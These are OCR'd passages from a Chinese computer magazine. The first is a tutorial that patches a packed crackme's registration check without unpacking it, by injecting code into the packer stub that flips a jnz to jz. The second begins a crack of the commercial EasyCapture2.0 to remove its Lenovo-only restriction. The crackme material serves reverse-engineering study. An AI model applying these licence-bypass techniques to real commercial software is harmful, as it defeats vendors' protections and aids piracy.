


图5

```
004539FF    B8 943A4500   mov   eax, 00453A94  ; well done!
00453A04    E8 6339FDFF         call     0042736C
00453A09    EB 0A             jmp      short 00453A15
00453A0B B8 A83A4500  mov    eax, 00453AA8    ; wrong
```

程序在这里对注册验证的情况做了不同的处理，即在注册码不正确的情况下提示我们“wrong”，在注册码符合要求的情况下给出我们“well down”这样的提示！那么，程序是怎样实现这个判断过程的呢？小菜们一眼就看出了问题的关键，最关键的就是**004539FD 75 0C jnz short 00453A0B**。

目前说这句代码就是关键代码还多少有些不确定，必须找到更直接的证据来证明它。如果是关键代码，那么这个跳转能否实现将直接影响到程序对注册情况的判断。那如何分析这句关键的代码呢？首先需要明确的是这句代码是一个JNZ跳转命令，即不相等则跳转。也就是说，当程序发现输入的注册码与正确的注册码不相等的时候，这句代码就会实现它的作用。再注意看这句代码后所跟的地址00453A0B，我们到对应的地址看看：**00453A0B B8 A83A4500 mov eax, 00453AA8 ; wrong**。

原来，正是跳转到了出现错误提示的地方，看到这儿就可以很确定的说**004539FD 75 0C jnz short 00453A0B**就是最关键的代码了。按照以往的思路，对于这种简单的跳转指令，只需要把它改成相反的代码就可以实现破解的目的！刚说到这儿，小菜立刻打开了汇编窗口，抄起家伙就准备把**jnz short 00453A0B**改成**jz short 00453A0B**。大家不要着急，现在我们的程序还是在没脱壳的状态下呢，“字符串不是都找到了吗，怎么就不能修改代码呢？”嗯，大家一定要注意，虽然我们能够在不脱壳的状态下找到软件的注册提示信息，但是修改代码是不可能的。原因很简单，软件加的壳也不是吃素的，能允许我们找到字符串已经是很给面子了。如果尝试去修改代码，软件的壳可就要发威了。小菜们可以尝试一下，比如我们通过汇编功能将**jnz short 00453A0B**改成**jz short 00453A0B**，刚按下确定按钮，OD就会提示我们“无法定位代码位置”，这就是软件的壳被激怒了，开始发挥作用了。所以，我们还是小心为妙。

分析到这里，整个的破解思路也就基本出来了。如果使用传统的破解方法，首先使用工具或者其它方法将软件的壳脱掉，然后再通过字符串信息定位关键代码，将关键代码进行修改，破解的目的就能够实现了。但是我们今天要学习的是SMC破解法，也就是在不脱壳的情况下进行破解，但是小菜们也注意到了在不脱壳的情况下我们是无法修改代码的，那么接下来该如何去做呢？

第三步、明知山有虎，偏向虎山行

现在小菜们被难住了，既不能脱壳又不能在不脱壳的情况下修改代码，那怎么才能实现所说的SMC破解法呢？虽然我们现在明知在不脱壳的情况下是无法修改代码的，但是我们偏要知难而进，所以这一节我们的主题就叫做“明知山有虎，偏向虎山行”。当然了，这里并不是说要大家一根筋的往程序里写代码，而是有方法的哦！已经分析这么多了，赶紧记录一下最关键的信息。

首先，软件的关键代码是**004539FD 75 0C jnz short 00453A0B**，其次，要想达到目的就需要将这句代码修改为**004539FD 75 0C jz short 00453A0B**。明确了这两点，就开始继续分析了！现在我们的主要任务就是如何在不脱壳的情况下在程序中写入我们自己的代码。

记录好关键的信息，退出本次分析的过程。使用OD重新载入CRACKME，并再一次使用ESP定律法，注意这一次使用ESP定律的时候，一定不要跟踪到程序的OEP处。也就是当使用ESP定律后，程序中断在什么位置我们也就停在那里。平时，我们一般都要再一次使用单步跟踪法，想方设法来到软件的OEP处，此时这个步骤就不需要了！现在我们停在了以下代码处：

```
0046D67C  ^\E9 6F66FEFF      jmp      00453CF0
0046D681   0000              add      [eax], al
0046D683   009CD6 4600ACD6 add      [esi+edx*8+D6AC0046], bl
0046D68A    46               inc      esi
0046D68B   009C40 45000000 add      [eax+eax*2+45], bl
```

只需要再单步跟踪一下，就可以去程序的OEP了。不过此时，我们就需要停在这里。现在，我们就要开始做手脚了，在这段代码之后，会有很大一段空白的数据：

```
0046D692    0000           add     [eax], al
0046D694    0000           add     [eax], al
0046D696    0000           add     [eax], al
0046D698    0000           add     [eax], al
0046D69A    0000           add     [eax], al
0046D69C    0000           add     [eax], al
```

这段空白的数据，刚好我们用来写自己的代码。小菜们现在一定要按捺住自己的好奇心，只需要一步一步的照做就可以了。我们在这里写上这样的代码：

```
0046D692    C605 FD394500 7>    mov  byte ptr [4539FD], 74
0046D699  ^ E9 5266FEFF          jmp     00453CF0
0046D69E    0000                 add     [eax], al
```

书写的方法非常简单，单击**0046D692 0000 add [eax], al**这句代码，打开汇编窗口，在里面输入**mov byte ptr [4539FD], 74**，然后按照同样的方法修改下一句代码，输入**jmp 00453CF0**，很容易就写成了

```
0046D692    C605 FD394500 7>    mov  byte ptr [4539FD], 74
0046D699  ^ E9 5266FEFF          jmp     00453CF0
```

这样一段代码，此时我们只应用了OD的汇编功能，相信小菜们已经非常熟悉这个功能了。另外，还有一处地方需要修改！就是原本会指引我们跳向程序OEP处那句代码**0046D67C ^\E9 6F66FEFF jmp 00453CF0**，我们把它修改成**0046D67C / EB 14 jmp short 0046D692**这样。小菜们不要问为什么这样修改！先模仿着做，当我们修改完这些代码后，OD中的代码就会变成如图6所示的情况，代码修改成这个样子到底是什么意思呢？又会产生什么样的结果呢？这些我们现在还不得而知。先让小菜们看看结果吧，保存我们修改的结果。方法也非常简单，单击右键选择“复制到可执行文件”，最后将文件保存就可以了。




图6

运行一下修改后的程序，任意输入一组注册信息，当我们按下"OK"按钮的时候，"Well Down"这个提示信息也同时跳了出来。看到这个情况，小菜当然明白是什么意思了，我们已经成功的突破了这个CRACKME的注册防线。虽然，任务已经完成了，但是小菜还是很纳闷，为什么这么一修改程序就能注册成功了呢？

第二章：理论篇

把一个程序破解掉所带来的成就感已经不能满足小菜了，因为大家都有了一种对任何疑问都要打破砂锅问到底的精神，看来经过这么久的学习大家的进步还是非常大的！SMC破解法的原理是很复杂的，不过既然小菜们急切的想知道，那就用最简单的方式来给大家解释一下吧！

SMC破解法的核心思想就是在不脱壳的情况下实现对软件的破解，这种方法一方面可以简化我们的破解过程，更重要的一点是对加密技术的挑战。虽然软件被加了壳，但是我们能够在不脱壳的情况下完成破解，这当然是技术上的飞越了。回到我们的主题上来，SMC破解法根据的原理是什么呢？

首先需要明确的是，我们破解的工作是在不脱壳的情况下进行的，这一点很重要。其次，大家还得知道，如果我们在不脱壳的情况下对软件本身的代码进行修改，那是肯定不能成功的。由于壳的保护作用，直接尝试去修改软件代码，会引起无法定位代码的情况。所以，我们最好把目标锁定在修改壳的代码上。软件在壳的保护下，一切的活动都受到了"壳"的严密监控，一旦发现异常立刻采取相应的措施进行阻止。但是，如果我们把软件的壳修改了，使得壳不能正确的监视和引导软件的运行，而是给软件传递错误的信息，甚至是我们精心构造的任何代码。那么，软件的运行情况就会发生变化了。就好比是病毒蒙蔽了我们自身的免疫系统，使得这些病毒可以在我们体内肆意破坏，却不会被发现或者遭到抵抗。

迷惑软件的壳，就是SMC破解法最基本的原理。说到这儿，又出现了两个新的问题：

1．壳的代码成千上万，如何定位需要修改的代码。

2．找到了需要修改的代码，如何去修改。

我们从如何定位代码的位置来说起，由于我们需要修改壳中的代码，所以这一切都要在壳中进行，这就是为什么刚才准备修改代码使用了ESP定律后没有继续单步跟踪到软件的OEP的原因。可以这样简单的来理解，当没有看到软件的OEP之前，我们遇到的所有代码都是"壳"的代码。由于壳对于软件的影响是非常大的，相当于我们自身的免疫系统，稍有不慎，就会造成软件崩溃。所以，我们修改壳代码的原则就是不影响壳的正常功能，也就是让壳把自己的本职工作都完成的时候，再去执行我们添加的代码。于是，我们把修改代码的位置定位在了跳向软件OEP之前的一刹那，因为此时壳的工作基本上都完成了，就要把控制权交还给软件自身了，这个时候我们刚好可以下手。因此，我们修改代码的位置一般就是在即将跳向OEP时的那句代码，一般来说都是一个大范围的跳转代码。

我们再来看如何去修改代码，当我们找到了可以修改代码的位置时，就要仔细考虑如何去修改代了。现在就要像软件的壳中植入我们想要被软件执行的代码，目的就是干扰软件的正常运行。具体到破解的工作中就是使软件不能够正常的判断我们输入的注册码是否正确，那么我们该如何添加呢？

首先，我们需要找到一个可以添加代码的空间，也就是得找个地方把我们自己的代码放进去。所以，刚才我们在实践中的时候找到了一大段空白数据的地方，并在那里写进了我们自己的代码：

```
0046D692   C605 FD394500 7>   mov   byte ptr [4539FD], 74
0046D699   E9 5266FEFF        jmp   00453CF0
0046D69E   0000               add   [eax], al
```

接着，代码需要被执行，如果我们写进去的代码没有被软件执行，那所有的工作就白费了，必须要让这些代码能够有效的被执行才行。因此，我们修改了代码运行的方向。原本，壳在运行到这里的代码时，就要跳向程序的OEP了，既然任务就要结束了那就顺便把小菜们输入的代码也执行一下吧。于是，我们把**0046D67C ^\E9 6F66FEFF jmp 00453CF0**修改成了**0046D67C /EB 14 jmp short 0046D692**。

原本这个跳转是要跳向程序的OEP的，但是经过我们的修改，代码的运行方向发生了改变，**jmp short 0046D692**所对应的地址正是我们添加代码的位置（结合代码段就能很容易的看出来）。

最后，我们要让壳完成任务，虽然此时我们写进去的代码已经能够被执行了。但是，由于跳转方向发生了变化，原本应该跳向程序OEP的代码被修改了，转而去执行了我们自己写的代码。因此应该把控制权交还给软件自身代码的任务就无法完成了，这样就会导致程序无法运行。因为我们把壳与软件本身强行拆开了，壳没有办法继续执行后面的代码，而软件则一直收不到壳发来的信息，也就没有办法运行自己的代码。所以，我们最后一定要让壳把最后的工作完成了才行。我们在最后写了这样一句代码：**0046D699 ^ E9 5266FEFF jmp 00453CF0**。与修改前的代码比较一下**0046D67C ^\E9 6F66FEFF jmp 00453CF0**，可以很明显的看出，代码的内容没有发生变化，只是代码所处的位置变化了，当然这是不影响程序运行的。

经过了以上三个步骤，最后将代码复制到程序中，也就是把我们添加的代码融入到程序之中，软件就会乖乖的听我们的话了，我们可以任意操纵写入的代码，软件只能坚决的执行。小菜们不就可以为所欲为了吗？

还有一句非常重要的代码我们始终没有给大家说明，由于它太重要了，所以要最后出场。这就是我们修改代码时所添加的第一句代码**0046D692 C605 FD394500 7> mov byte ptr [4539FD], 74**。这句代码是什么意思呢？

小菜们回忆一下刚开始分析的过程，我们原本是打算修改**004539FD 75 0C jnz short 00453A0B**这句代码直接使程序不能正确的判断注册码，但是由于壳的存在，我们没有办法继续进行修改。大家现在注意我们添加的代码**0046D692 C605 FD394500 7> mov byte ptr [4539FD], 74**，其中的关键指令是**mov byte ptr [4539FD], 74**。先从代码的含义开始分析，mov指令是典型的赋值指令，"mov A,B"就是将B中的值赋给A。**mov byte ptr [4539FD], 74**就是将74这个数值赋给[4539FD]这个地址当中，那么[4539FD]这个地址对应的代码又是什么呢？细心的小菜肯定已经发现了[4539FD]处的代码恰恰就是我们原本打算修改的代码**004539FD 75 0C jnz short 00453A0B**。

聪明的小菜现在明白了吗？其实我们还是修改了这个最关键的代码，只不过是从直接修改变成了间接修改。为什么我们要把74这个值赋给它呢？小菜们又问道，一看就知道小菜们没有认真的复习，我们在第一课就讲过了，JNZ跳转的含义是不相等则跳转，对应的机器代码是75，而JE跳转的含义是相等则跳转，对应的机器代码是74。现在大家明白了吧，其实我们还是采取了通过对关键代码进行修改这样的方法来达到目的的，与以往不同的是我们没有直接去修改相应的关键代码，而是采用间接的办法欺骗了程序的运行，同样达到了使程序不能正确判断注册码是否正确的作用。

讲到了这里相信小菜们已经明白了为什么修改了壳的代码却能实现对程序的破解，从实践和理论两个方面对SMC破解法进行了介绍后，小菜们的心中也就有了一个大概的认识了。

第三章：学习总结

现在，我们就把今天所说的众多的知识点为大家进行一下梳理和总结：一般情况下应该如何去使用SMC破解法呢？

第一步、定位关键的代码段。这一步非常重要，直接关系到了后续的任务能否顺利完成。一般来说在不脱壳的情况下定位关键代码必须有一定的脱壳知识作为基础，因为我们要找的是软件的关键代码，当然不能总在壳中的代码打转了，所以一定要想方设法找到程序的原入口点。当找到程序的原入口点后，还要根据我们以前学到的根据注册提示信息来定位关键代码的方法来对关键的代码进行定位。经过以上两个步骤的操作，直到找到了关键代码之后（一般都是跳转指令）第一步就算结束了。

第二步、分析关键代码。当找到了关键代码后，我们就要对具体的代码进行分析了。这个代码输入哪一种类型的跳转？应该如何修改能达到跳过注册验证过程的目的等等。简单的来说，在第二步就要确定一个详细的修改方案并要记录下以下两个最为关键的信息。

1．关键代码对应的地址

2．关键代码对应的机器码（就是代码段之前显示的一段数字）

第三步、确定添加代码的位置。因为我们是通过自己添加代码来使程序不能够对注册码进行正确判断的，所以一定要确定一个合适的位置来存放我们需要添加的代码。一般来说，我们都是选定当壳执行完毕自己的代码准备将控制权交还给软件本身的那一刻来作为添加代码的位置。具体的寻找方法，回忆一下上文中我们是如何寻找添加代码的位置的。


第四步、修改程序代码。找到了可以添加代码的位置，紧接着就可以添加代码了。小菜们在添加代码的时候一定要注意以下两点：

1．保证所添加的代码能够被执行

2．所添加的代码不能影响原程序的功能

SMC破解法主要的过程就是以上四个步骤，这个过程在小菜们的眼里显得还是非常复杂，似乎还不如以前用到的直接修改代码暴力破解的方法。大家要明白，新技术一定是有它产生的理由的，当大家能够熟练使用SMC破解法的时候，就会发现原来一切都是那么的简单。关于SMC破解法，我们今天就讲到这里。对于SMC破解法最高的评价就是它颠覆了“破解一定要脱壳”这样一个传统的观念。但是，对于小菜们来说要熟练掌握这个方法，还有很长的路要走。

（本文所涉及到的OD、PEID、crackme、UPXShell.exe已收录到光盘中）



软硬通吃之破解EasyCapture2.0

吉荣巍

前几天一哥们找上门让我解除一款联想本本专用摄像软件EasyCapture2.0的限制（图1）。EasyCapture2.0具备照相、录像功能，支持众多特效（水波纹、哈哈镜、多种像框等），可以作为主流聊天软件的外挂，使更多网上的朋友体会更时尚更个性的视频聊天感受。这么优秀的软件当然不能让拥有联想本本的那些有钱人独享，不是联想电脑或主板的穷兄弟们也要动起来（恰巧小编当时组装电脑时选的主板就是联想QDI的，这个软件可以直接安装(*^__^*)嘻嘻……），好东西当然要一起共享一起用了，接下来我就带各位读者走进联想本本专用软件EasyCapture2.0的破解之旅。




图1

一、软件破解－“软刀子”杀人不见血

EasyCapture2.0运行要判断系统的一些信息来作为辨别是否为联想电脑的依据，那么就会有插件支持这项工作，搞过汉化的朋友都知道，安装程序的相关安装信息都是在当前用户的Temp临时文件夹中来寻找。我找到了CheckInst.dll这个文件，凭直觉和经验判断它就是判断是否为联想电脑的文件，接下来的工作就是对这个假设的证明了。

拿过来安装程序，使用PEiD v0.94查壳，居然没有加壳，这可省事多了，显示为Microsoft Visual C++ 6.0 [Overlay](图2)。

先进行静态分析，调用W32asm无极版调试一下EasyCapture2.0安装程序，寻找“字符串参考”中是否有“EasyCapture 2.0只能在联想的机器上安装。”这样的提示信息，没有看到预期的提示信息，不过“CheckLenovo”这个字符串却引起了我的关注，有点英文基础的朋友都知道，这个是检测是否为联想机器的入口，它上面的字符串“CheckInst.dll”更加让我确信，CheckInst.dll文件就是检测机器类别的动态文件（图3）。

